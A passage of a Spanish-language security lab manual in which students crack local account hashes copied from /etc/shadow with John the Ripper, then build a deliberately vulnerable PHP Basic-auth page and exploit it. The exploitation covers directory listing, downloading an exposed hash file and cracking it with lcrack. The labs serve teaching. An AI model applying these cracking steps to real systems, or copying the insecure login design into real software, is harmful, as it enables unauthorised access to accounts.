
Introducción

Durante esta actividad revisarás los problemas de seguridad que se pueden derivar por la falta de controles de acceso y permisos inadecuados en un sistema local. Utilizarás una herramienta llamada [john the ripper](#) para obtener contraseñas de cuentas locales.

Actividad 1) Repaso sobre almacenamiento de contraseñas en un sistema operativo

La mayoría de los sistemas operativos de hoy en día (tanto para uso personal como aquellos para usarse en servidores) implementan mecanismos de control de acceso con base en contraseñas.

La contraseña no se guarda en texto claro, lo que se almacena es el hash de la contraseña generado por algún algoritmo criptográfico (por ejemplo, sha1 y md5). El proceso de verificación de la contraseña se ilustra a continuación:



Si el valor hash de la contraseña introducida coincide con el valor hash almacenado para el usuario correspondiente, entonces el sistema da acceso, de lo contrario el sistema niega el acceso. Almacenar el valor hash de las contraseñas es más seguro que almacenar las contraseñas en texto claro, sin embargo, el acceso no restringido a los archivos de contraseñas en el sistema local aún representa un riesgo importante.

Recordarás que una función hash es una función unidireccional de resumen, por lo que no existe un método directo (inverso) para obtener la contraseña dado un valor hash determinado. Sin embargo, Existen varias técnicas para obtener las contraseñas que corresponden a valores hash, estas son algunas de ellas:

- **Fuerza bruta** (comprobación secuencial o aleatoria de valores probables de la contraseña)
- **Ataque por diccionario** (verificación de valores comunes utilizados como contraseña: mucho más rápido que fuerza bruta pero requiere utilizar un diccionario adecuado)
- **Ataque por permutación de valores** (combina diccionarios con permutaciones comunes en las contraseñas, por ejemplo, una permutación podría ser agregar el año actual a la contraseña; este ataque podría encontrar por lo tanto contraseñas como **sistemas2004**)

Genera un nuevo usuario en knoppix ([nuevo](#)) y asígnale la contraseña **asdfg** utilizando los siguientes comandos en una ventana de shell:

```

knoppix@0 [knoppix] $ su
root@0 [knoppix] # useradd nuevo
root@0 [knoppix] # passwd nuevo
Enter new UNIX password: asdfg
Retype new UNIX password: asdfg
Passwd: password updated successfully

```

Ahora observa cómo se ve el valor **hash** de la contraseña que acabas de agregar:

```
root@0 [knoppix] # cat /etc/shadow
```

Deberás ver algo similar a esto en la última línea:

```
nuevo:$1$cHkj9.iB$.GXyUpLlMLUP295tA6okn.:12735:0:99999:7:::
```

La cadena de caracteres que está después del nombre del usuario es la contraseña en formato hash. Esta contraseña tiene una sal por lo que 2 usuarios con una misma contraseña no tendrán el mismo valor hash (de hecho, tu valor hash debe diferir del mostrado anteriormente, aún cuando la contraseña sea la misma).

Actividad 2) Obtención de contraseñas utilizando JTR

En una ventana de shell, descompacta el archivo que contiene los binarios de **John The Ripper** y que deberás copiar previamente al directorio por omisión ([/home/knoppix](#)) (incluido en el CD SEGCOMP, en el directorio de binarios; recuerda utilizar los parámetros **xzvf** en vez de **xjvf** con el comando **tar**, si el archivo es **.tar.gz**):

```

knoppix@0 [knoppix] $ su
root@0 [knoppix] # tar xjvf john-1.6.xx.tar.bz2
root@0 [knoppix] # cd john_the_ripper
root@0 [john_the_ripper] # ls

```

Observarás que en el directorio está el binario de JTR (**john**), un archivo de configuración (**john.conf**) y algunos archivos con extensión **.chr** (éstos contienen conjuntos de caracteres para efectuar algunos ataques por fuerza bruta). También encontrarás el archivo **password.lst**, el cual contiene una lista de contraseñas por omisión que el desarrollador de JTR considera de utilidad.

Genera 6 usuarios: **usuario1**, **usuario2**..., **usuario6**, utilizando el comando **useradd** como en la actividad anterior. A continuación, a cada uno asígnale la contraseña correspondiente como se indica en la siguiente tabla utilizando el comando **passwd <nombre de usuario>**:

Nombre del usuario	Contraseña
usuario1	ago
Usuario2	wklicm
Usuario3	hello
Usuario4	system1
Usuario5	Agora
Usuario6	Ast1vg

Ejecuta ahora JTR para intentar adivinar las contraseñas de los usuarios que diste de alta en tu sistema. Para ello copiarás primero el archivo de contraseñas al directorio local de **john_the_ripper**:

```

root@0 [john_the_ripper] # cp /etc/shadow ./
root@0 [john_the_ripper] # ./john -i>All shadow
Loaded N password hashes with N different salts (FreeBSD MD5 [32/32])

```

El ataque que estás realizando en este momento es un ataque por fuerza bruta, utilizando un conjunto de caracteres definido por `All.chr` el cual contiene mayúsculas, minúsculas, números, y otros caracteres imprimibles. Para ver el status de JTR presiona cualquier tecla y para detener la ejecución presiona **CTRL+C**. Si JTR identifica una contraseña la mostrará en pantalla colocando en la misma línea el nombre del usuario entre paréntesis.

[NOTA: Un ataque por fuerza bruta puede llevar varios minutos u horas antes de encontrar una contraseña. Aún con las contraseñas del ejemplo, puede ser que JTR no logre identificar alguna antes de una hora. Tu profesor señalará un tiempo razonable para detener la prueba, pero si tienes curiosidad de cuánto tiempo le puede llevar a una herramienta de este tipo encontrar una contraseña puedes dejar tu máquina de tu casa ejecutando este ejercicio durante toda la noche. Aparentemente algunas contraseñas no deberían llevar tanto tiempo, pero JTR está optimizado para realizar pruebas de fuerza bruta con contraseñas realmente aleatorias, es por esto que incluso la contraseña del `usuario1` no se identifica rápidamente pues el barrido no es del todo secuencial.]

Habrás notado que los ataques por fuerza bruta contra contraseñas no son eficientes y puede llevar horas o incluso días encontrar una contraseña de menos de 8 caracteres. Prueba ahora un ataque un poco más sofisticado, utilizando ataques de diccionario:

```
root@0[john_the_ripper]# ./john -w:password.lst --rules shadow
Loaded N password hashes with N different salts (FreeBSD MD5 [32/32])
```

Notarás que el ataque es mucho más rápido y eficiente, al menos en algunos casos. Por ejemplo, la contraseña del `usuario3` es descubierta rápidamente. La contraseña del `usuario4` también es encontrada en unos cuantos minutos por este método. Nota sin embargo que a diferencia de la contraseña del `usuario3`, la contraseña del `usuario4` no está lista tal cual en `password.lst` (puedes revisar el archivo con el comando: `less password.lst`); JTR tiene algunas reglas de permutación que le permiten encontrar contraseñas similares a las que están en archivos de diccionarios (puedes consultar estas reglas en el archivo `john.conf`).

Estas mismas reglas son las que los usuarios comúnmente aplican para “rotar” sus contraseñas cuando tienen control sobre ellas. La gente normalmente no maneja más de 10 contraseñas distintas, lo que hace normalmente es manejar un conjunto restringido de bases de contraseña y luego realiza permutaciones sobre las mismas (agregar un número, una fecha, cambiar el orden, etc.). Los hackers conocen bien este procedimiento y por esa razón es recomendable generar contraseñas aleatorias con ciertas características.

Actividad 3) Generación de contraseñas seguras

Ahora vas a generar algunas contraseñas seguras y posteriormente las probarás con JTR.

Algunas características importantes de contraseñas seguras son las siguientes:

- Al menos 8 caracteres de longitud
- Al menos incluir un número, una letra mayúscula y una letra minúscula
- Incluir al menos un carácter especial (`!@#$%^&*()+=`, etc.)
- Selección aleatoria de los elementos alfanuméricos y caracteres especiales

Genera ahora una contraseña con estas características, crea un usuario y su contraseña con `useradd` y `passwd`, y finalmente prueba un ataque por fuerza (`-i:All`) bruta durante toda una noche para tu contraseña.

[NOTA: Limita a 8 caracteres tu contraseña; la versión de JTR incluida en CD SECCOMP no está configurada para procesar contraseñas de más de 8 caracteres.]

[NOTA: Debes ser cuidadoso con el uso de caracteres especiales en la vida real; la razón es que la configuración de los teclados no siempre está cargada correctamente al inicio de una sesión, por lo que podrías encontrarte tecleando otro carácter. Generalmente puedes probar rápidamente en el campo de usuario si una tecla o combinación de teclas realmente corresponde al carácter especial que seleccionaste.]

Referencias

Página oficial de la aplicación JTR (<http://www.openwall.com/john/>)

11. [Práctica] Autenticación Web simple y vulnerabilidades comunes (LCRACK)

Introducción

En esta actividad crearás una página Web de autenticación simple con el lenguaje de programación **PHP** y aprenderá sobre algunos errores comunes de seguridad y cómo se explotan. Utilizarás también el servidor Web **apache** incluido en la versión estándar de Knoppix así como una herramienta llamada **lcrack** para descubrir contraseñas con algoritmos de hash comunes (md5, sha1, etc.).

Actividad 1) Levantar el servicio Web del servidor apache

La distribución Knoppix cuenta con una versión recortada del servidor Web **apache**; si bien no están todos los módulos de una distribución completa, los componentes que vienen incluidos son más que suficientes para llevar a cabo esta práctica.


Para iniciar el servidor **apache** abre una ventana de shell y ejecuta el comando **apachectl** como usuario **root**:

```
knoppix@0[knoppix]$ su  
root@0[knoppix]# apachectl start
```

[NOTA: el comando **apachectl** utiliza varios parámetros para manipular el servidor Web, los más comunes son **start** (iniciar el servidor), **restart** (reinicia el servidor) y **stop** (detiene el servidor). Para ver la lista completa de parámetros teclea el comando **apachectl** sin ningún parámetro. Otra forma de iniciar y detener el servidor apache es utilizar los siguientes comandos **/etc/init.d/apache start** y **/etc/init.d/apache stop**, respectivamente. El directorio **/etc/init.d** almacena scripts de manejo de servicios diversos como **apache** o **secure shell (ssh)** y es un estándar que siguen la mayoría de los sistemas Unix.]

Para verificar que el servidor Web se está ejecutando correctamente abre una ventana de navegador (en la barra de herramientas del entorno gráfico está un icono de un dinosaurio para ejecutar el navegador **mozilla**, o si lo prefieres, teclea el comando **mozilla** desde una ventana de shell).

Una vez dentro del navegador, dirígete hacia el siguiente URL: <http://localhost/>, y deberás ver algo similar a lo siguiente:



Pantalla que muestra página por omisión de Apache (Knoppix 3.6)

El directorio raíz del servidor Web se encuentra en el directorio `/var/www/` en el caso de Knoppix. Puedes listar el contenido del archivo `html` de la página de inicio que acabas de ver con el siguiente comando:

```
knoppix@0 [knoppix]# less /var/www/index.html
[presiona la letra 'q' cuando hayas terminado de revisar el archivo]
```

Actividad 2) Creación e instalación de una aplicación de autenticación

Con un editor de texto (como puede ser `nedit`), crea el siguiente programa de PHP y nómbralo `autentica_simple.php`:

```
<?php
function Login()
{
    header ("WWW-Authenticate: Basic realm=\"LOCALHOST\"");
    header ("HTTP/1.0 401 Acceso no autorizado.");
    echo "<h2>ERROR EN AUTENTICACIÓN</h2>";
    echo "El nombre de usuario y/o contraseña no son válidos.";
    exit;
}

include 'pwdlist.txt';

if (!isset($PHP_AUTH_USER) or !isset($PHP_AUTH_PW)) {
    // Si no se han proporcionado aún los parámetros de autenticación,
    // muestra el diálogo de acceso.
    Login();
}
```

```

}
else
{
    // Secuencia de escape para evitar inserción de datos
    // erróneos en parámetros.
    $PHP_AUTH_USER = addslashes($PHP_AUTH_USER);
    // Obtiene hash MD5 de password de texto.
    $PHP_AUTH_PW = md5($PHP_AUTH_PW);
    // Verifica usuario in contraseña en base de datos.
    if (($PHP_AUTH_PW != $OK_PASSWORD) or
        ($PHP_AUTH_USER != $OK_USUARIO))
    {
        // Si el resultado de la búsqueda en BD es vacío,
        // muestra de nuevo el diálogo de acceso.
        Login();
    }
}

// A partir de aquí se muestra información únicamente a
// usuarios autenticados.
echo ";Felicitaciones!, tu acceso es válido.";
?>

```

Ahora crea el archivo **pwdlist.txt** (con el editor de texto de tu preferencia):

```

<?php
$OK_USUARIO='admin';
$OK_PASSWORD='d9a36435ccd8ffefb5f37776d1ac93b7';
?>

```

Ahora como usuario **root** en una nueva ventana de shell, crea el directorio **autentical** dentro del directorio raíz del Web (**/var/www**) y copia los archivos anteriores en este directorio:

```


knoppix@0 [knoppix]$ su
root@0 [knoppix]# mkdir /var/www/autentical
root@0 [knoppix]# cp autentica_simple.php /var/www/autentical/
root@0 [knoppix]# cp pwdlist.txt /var/www/autentical/

```

Este pequeño script de PHP (**autentica_simple.php**) simplemente pide un usuario y contraseña mediante una ventana de diálogo estándar. Posteriormente compara el usuario y el hash **md5** de la contraseña con los datos almacenados en las variables correspondientes dentro de **pwdlist.txt** (este archivo es incluido e interpretado como parte de **autentica_simple.php**).

Un programa similar se puede implementar en otros lenguajes como JSP o ASP, los conceptos de vulnerabilidades que veremos en la siguiente actividad aplican a varios lenguajes de programación Web y son generados por malas decisiones de configuración e implementación y no a características propias del lenguaje de programación en sí.

Desde un navegador Web entra a la aplicación con el siguiente URL: http://localhost/autentical/autentica_simple.php. Verás que aparece una ventana de diálogo similar a esta:




Ventana de Mozilla para control de acceso, con usuario y contraseña (Knoppix 3.6)

Actividad 3) Análisis y explotación de vulnerabilidades en la aplicación de autenticación

A pesar de implementar algunos controles de seguridad como criptografía y diálogos de autenticación básica, la aplicación contiene algunos huecos de seguridad importantes que conducen a un acceso no autorizado.

La primera vulnerabilidad consiste en la falta de seguridad en el acceso al directorio de la aplicación. Un atacante puede obtener fácilmente el directorio de archivos con tan solo omitir el nombre del archivo. Desde un navegador, entra al siguiente URL: <http://localhost/autentica1/>. Comprobarás que la lista de archivos es accesible y verás algo similar a esto:



Pantalla de Netscape que muestra contenido de directorios de sitio Web (Knoppix 3.6)

Podemos ver los nombres de archivos, las extensiones y la fecha en que fueron creados. Eso podría dar pistas a un hacker (además está listada la versión del servidor apache que utilizamos).

El camino parece fácil: obtener el código fuente del script y analizar su contenido. Sin embargo nuestro administrador corre con un poco de suerte. Si tratas de guardar el archivo con extensión .PHP el servidor **apache** lo ejecuta localmente y te envía el resultado de la ejecución (diálogo de autenticación) en vez del contenido del archivo. Desafortunadamente hay otro error; el archivo que se incluye en **autentica_simple.php**, **pwdlist.txt**, tiene otra extensión. Aún cuando en la ejecución el módulo de PHP lo interpreta correctamente, el servidor apache no lo identifica como código que se debe de ejecutar del lado del servidor y en consecuencia no aplica las mismas políticas de protección.

Prueba bajar ambos archivos dando clic con el botón derecho del ratón en sus ligas y seleccionando la opción **save link as**. Comprobarás que no es posible guardar el archivo .PHP pero sí es posible en el caso del archivo con extensión .TXT.

[NOTA: el acceso al listado del directorio se pudo evitar colocando un archivo de ejecución por omisión (típicamente index.html o index.htm). Sin embargo, se requieren de medidas adicionales para proteger la descarga directa de archivos. Los diversos servidores Web disponibles en el mercado contienen diversas opciones de seguridad para restringir este acceso; consulta la documentación de estos servidores para mayor información.]

De acuerdo, cualquier hacker puede bajar el archivo de contraseña, si la contraseña hubiera estado en texto claro ahí terminaría todo. Sin embargo nuestro administrador fue un poco precavido, y únicamente guarda el hash MD5 de la contraseña, tal como lo hace un sistema operativo. De la misma manera que en la práctica llamada Password Cracking (JTR) usamos una herramienta para encontrar las contraseñas del sistema operativo, en este caso utilizaremos

una herramienta similar para encontrar el texto (contraseña) que produce el valor hash contenido en el archivo `pwdlist.txt`; esta herramienta se llama `lcrack`.

[NOTA: la herramienta John The Ripper sólo soporta hashes de sistema operativo, los cuales incluyen sales y otras modificaciones por lo que no es posible utilizarlo para este ejercicio. `lcrack`, en cambio permite encontrar los textos relacionados con algoritmos de hash aplicados directamente y soporta al igual que JTR diversas opciones como ataques por diccionario y fuerza bruta. En este caso el algoritmo es MD5.]

Copia el archivo binario de `lcrack` (extensión `.tar.gz` o `.tar.bz2`) que se encuentra en el CD SEGCOMP que acompaña a este manual, en el directorio `/home/knoppix` y descompáctalo utilizando el comando `tar` (recuerda usar los parámetros `xzvf` si la extensión es `.tar.gz`):

```
knoppix@0 [knoppix]$ tar xjvf lcrack-xxxx-xxxx-BIN.tar.bz2  
knoppix@0 [knoppix]$ cd lcrack-xxxx-xxxx-BIN  
knoppix@0 [lcrack-xxxx-xxxx-BIN] $ ./lcrack
```

Observa las diferentes opciones del programa `lcrack` que se listan en pantalla. Vamos a utilizar un ataque por fuerza bruta (parámetro `-xb+`) y especificar que el modo de crackeo sea `md5` (parámetro `-m md5`). Antes de iniciar debemos generar el archivo de contraseñas a romper; `lcrack` tiene un formato particular, que es el siguiente: `<usuario>:<valor hash hexadecimal>`.

Con los datos del archivo `pwdlist.txt` que obtuvimos, generamos el archivo siguiente con un editor de texto:

```
admin:d9a36435cccd8ffefb5f37776d1ac93b7
```

Guarda este archivo con el nombre de `pwd.1st`. Ejecuta ahora `lcrack` con este archivo y los parámetros que comentamos anteriormente:

```
knoppix@0 [lcrack-xxxx-xxxx-BIN] $ ./lcrack -xb+ -m md5 pwd.1st
```

Obtendrás algo similar a lo siguiente:

```
knoppix@tty0[lcrack-20040914-pentium3-BIN]$ ./lcrack -xb+ -m md5 pwd.lst
-- [ Lepton's Crack ] -- Password Cracker [Sep 16 2004]
(C) Bernardo Reino (aka Lepton) <lepton@runbox.com>
and Miguel Dilaj (aka Nekromancer) <nekromancer@eudoramail.com>

xtn: initialized 'md5' module
loaded: CSET[36] = { 0123456789abcdefghijklmnopqrstuvwxyz }
loaded: LSET[8] = { 1 2 3 4 5 6 7 8 }
dbg: loading 'pwd.lst'
mode: null password, loaded 1 password
mode: incremental, loaded 1 password
Length = 1, Total = 36
Length = 2, Total = 1296
Length = 3, Total = 46656
Length = 4, Total = 1679616
found: login(admin), passwd(pwd5)
Lapse: 2.5765s, Checked: 1256335, Found: 1/1, Speed: 487606 passwd/s
knoppix@tty0[lcrack-20040914-pentium3-BIN]$
```

Pantalla que muestra la herramienta Lcrack en acción (Knoppix 3.6)

Nota que el programa tarda menos de 10 segundos en encontrar la combinación por fuerza bruta. La razón es simple: nuestro administrador cometió otro error, al seleccionar una contraseña débil; revisa la práctica llamada Password Cracking (JTR) para recordar algunas características importantes de una contraseña robusta.

La contraseña de acuerdo con [lcrack](#) es [pwd5](#). Para validar que el texto [pwd5](#) produce el hash md5 en cuestión teclea el siguiente comando:

```
knoppix@0[lcrack-xxxx-xxxx-BIN]$ echo -n 'pwd5' | md5sum
d9a36435ccd8ffefb5f37776d1ac93b7 -
```

[NOTA: el parámetro [-n](#) es necesario para evitar que el comando [echo](#) agregue un carácter de retorno de carro al final de la cadena, lo que modifica obviamente el hash md5 correspondiente.]

[NOTA: Recuerda que la longitud de la contraseña y el conjunto de caracteres que utiliza juega un papel muy importante en el tiempo para encontrarla por ataques de fuerza bruta. Prueba generando contraseñas más grandes y tratando de encontrarlas con [lcrack](#). Recuerda también modificar el conjunto de caracteres de prueba si incluyes otros caracteres que no se encuentran en el conjunto por omisión.]


Prueba entrando nuevamente al sitio Web de autenticación y proporciona las credenciales [admin](#) (usuario) y [pwd5](#) (contraseña) y comprueba que ahora tienes acceso al sitio Web protegido por este esquema de autenticación.

Aún hay otra vulnerabilidad en el esquema seleccionado por nuestro administrador Web. El esquema de autenticación implementado utiliza una característica que viene incorporada dentro del protocolo HTTP; esta característica se denomina autenticación básica y es un esquema mediante el

cual se codifica el usuario y contraseña en una cadena base 64 y se emplea una ventana de diálogo del navegador para solicitar los elementos de autenticación.

